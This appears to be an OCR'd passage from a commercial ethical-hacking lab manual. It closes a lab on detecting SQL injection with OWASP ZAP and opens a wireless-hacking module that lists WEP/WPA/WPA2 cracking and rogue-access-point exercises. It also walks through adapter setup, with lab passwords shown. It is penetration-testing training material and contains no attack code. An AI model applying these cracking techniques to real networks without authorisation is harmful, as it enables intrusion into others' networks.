


Figure 2.2.4: OWASP ZAP: Scanning the target website

7. After the scan completes, **Alerts** tab appears, as shown in the screenshot.
8. You can observe the vulnerabilities found on the website under the **Alerts** tab.

Note: The discovered vulnerabilities might differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.5: OWASP ZAP: Alert tab

9. Now, expand the **SQL Injection** vulnerability node under the **Alerts** tab.




Figure 2.2.6: Expand SQL Injection vulnerability

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Click on the discovered **SQL Injection** vulnerability and further click on the vulnerable URL.
11. You can observe the information such as **Risk**, **Confidence**, **Parameter**, **Attack**, etc., regarding the discovered SQL Injection vulnerability in the lower right-bottom, as shown in the screenshot.

Note: The risks associated with the vulnerability are categorized according to severity of risk as **Low**, **Medium**, **High**, and **Informational** alerts. Each level of risk is represented by a different flag color:

- Red ( ): High risk
- Orange ( ): Medium risk
- Yellow ( ): Low risk
- Blue ( ): Provides details about information disclosure vulnerabilities

You can also use other SQL injection detection tools such as **Acunetix Web Vulnerability Scanner** (https://www.acunetix.com), **Snort** (https://snort.org), **Burp Suite** (https://www.portswigger.net), **w3af** (http://w3af.org), and **Netsparker Web Application Security Scanner** (https://www.netsparker.com) to detect SQL injection vulnerabilities.




Figure 2.2.7: Information regarding discovered vulnerability

12. This concludes the demonstration of how to detect SQL injection vulnerabilities using OWASP ZAP.
13. Close all open windows and document all the acquired information.
14. Turn off the **Windows Server 2019** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Wireless Networks

Module 16

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Wireless Networks

Through radio frequency technology, Wi-Fi allows devices to access wireless networks without cables from anywhere within range of an access point.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Wireless networking is revolutionizing the way people work and play. A wireless local area network (WLAN) is an unbounded data communication system, based on the IEEE 802.11 standard, which uses radio frequency technology to communicate with devices and obtain data. This network frees the user from complicated and multiple wired connections. With the need for a physical connection or cable removed, individuals are able to use networks in new ways, and data has become ever more portable and accessible.

Although wireless networking technology is becoming increasingly popular, because of its convenience, it has many security issues, some of which do not exist in wired networks. By nature, wirelessly transferred data packets are airborne and available to anyone with the ability to intercept and decode them. For example, several reports have demonstrated the weaknesses in the Wired Equivalent Privacy (WEP) security algorithm, specified in the 802.11x standard, which is designed to encrypt wireless data.

As an ethical hacker or penetration tester (hereafter, pen tester), you must have sound knowledge of wireless concepts, wireless encryption, and related threats in order to protect your company's wireless network from unauthorized access and attacks. You should determine critical sources, risks, or vulnerabilities associated with your organization's wireless network, and then check whether the current security system is able to protect the network against all possible attacks.

Lab Objectives

The objective of the lab is to protect the target wireless network from unauthorized access. To do so, you will perform various tasks that include, but are not limited to:

- Discover Wi-Fi networks
- Capture and analyze wireless traffic
- Crack WEP, WPA, and WPA2 Wi-Fi networks

Lab Environment

Tools demonstrated in this lab are available at E:\CEH-Tools\CEHv11 Module 16 Hacking Wireless Networks

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- **Linksys 802.11 g WLAN** adapter
- Web browsers with an Internet connection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Administrator privileges to run the tools

Lab Duration

Time: 125 Minutes

Overview of Wireless Networking

In wireless networks, communication takes place through radio wave transmission, which usually takes place at the physical layer of the network structure. Thanks to the wireless communication revolution, fundamental changes to data networking and telecommunication are taking place. This means that you will need to know and understand several types of wireless networks. These include:

- **Extension to a wired network**: A wired network is extended by the introduction of access points between the wired network and wireless devices
- **Multiple access points**: Multiple access points connect computers wirelessly
- **LAN-to-LAN wireless network**: All hardware APs have the ability to interconnect with other hardware access points
- **3G/4G hotspot**: A mobile device shares its cellular data wirelessly with Wi-Fi-enabled devices such as MP3 players, notebooks, tablets, cameras, PDAs, and netbooks

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack target wireless networks. The recommended labs that will assist you in learning various wireless network hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Footprint a Wireless Network	√		
	1.1 Find Wi-Fi Networks in Range using NetSurveyor	√		
2	Perform Wireless Traffic Analysis	√		√
	2.1 Find Wi-Fi Networks and Sniff Wi-Fi Packets using Wash and Wireshark	√		√
3	Perform Wireless Attacks	√	√	√
	3.1 Find Hidden SSIDs using Aircrack-ng		√	
	3.2 Crack a WEP Network using Wifiphisher		√	
	3.3 Crack a WEP Network using Aircrack-ng		√	√
	3.4 Crack a WPA Network using Fern Wifi Cracker	√		

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	3.5 Crack a WPA2 Network using Aircrack-ng	√		√
	3.6 Create a Rogue Access Point to Capture Data Packets using MANA-Toolkit		√	

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Requirements

Before you begin the labs in this module, you must configure your environment, so that you can connect your machine to a wireless network. For this purpose, you will need a wireless network adaptor and an access point.

The demonstrations in this lab use a **Linksys 802.11 g WLAN** adapter and **CEH-LABS** as the access point. The **CEH-LABS** access point has been configured with WEP, WPA, and WPA2 encryption as per the lab requirements.

Note: Here, the WEP encryption key is **1234567890**. The WPA and WPA2 encryption password is **password1**.

Note: If you decide to use a different wireless adapter, the steps to set up the adapter might differ.

1. Connect your access point **CEH-LABS**.

   Note: Ensure that wireless router is plugged in to the network/Internet.

2. Turn on the **Windows 10** virtual machine, and log in with the credentials **Admin** and **Pa$$w0rd**.

3. Navigate to **E:\CEH-Tools\CEHv11 Lab Prerequisites\Linksys Adapter**, right-click **setup64.exe**, and click the **Troubleshoot compatibility** option.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1: The Linksys Adapter Folder

4. The **Program Compatibility Troubleshooter** wizard appears and begins **Detecting issues**.
5. After the issues have been detected, the **Select troubleshooting option** wizard appears; click **Try recommended settings**.




Figure 2: Click Try recommended settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the **Test compatibility settings for the program** wizard, click **Test the program...**




Figure 3: Program Compatibility Troubleshooter wizard

7. A **User Account Control** pop-up appears; click **Yes**.
8. The **Linksys Adapter Setup Wizard** appears; click **Next**.



Figure 4: Linksys Adapter Setup Wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. In the **License Agreement** wizard, check the **I accept this agreement** checkbox and click **Next**.
10. The **Preparing System for Install** wizard appears; wait for it to complete.




Figure 5: Preparing System for Install wizard

11. The **Insert Adapter** wizard appears. Plug your **Linksys 802.11 g WLAN** adapter into an available USB port.




Figure 6: Insert Adapter wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. After connecting the **Linksys 802.11 g WLAN** adapter, a **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Windows 10**; click **OK**.




Figure 7: New USB Device Detected window

13. In the **Linksys Adapter Setup Wizard** window, observe that the adapter starts **Installing...**.

14. After the installation completes, a **Congratulations! Your adapter has been installed correctly** notification appears; click **Next**.




Figure 8: Adapter Installed notification

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. An **Installing Linksys Wireless Manager** wizard appears and installs the Linksys software. On completion, the **Connect to a Wireless Network** wizard appears and the adapter starts searching for available wireless networks.
16. The list of the available wireless network in range appears, as shown in the screenshot.
17. Select **CEH-LABS** and click the **Connect** button.



Figure 9: Connect to a Wireless Network wizard

18. In the **Quickly Connect Using Push Button** wizard, click **Skip**.
19. In the **Connect to a Wireless Network** wizard, type the password of wireless network **CEH-LABS** (in this example, **password1**) in the **Your network requires a security key. Enter it here:** field, and click **Next**.



Figure 10: Connect to a Wireless Network wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. The wizard shows the message **Checking Connection** as the adapter attempts to connect to the network.
21. The **Connected to Your Network** screen appears in the wizard once the connection has been established. Click **Finish** to exit the setup.

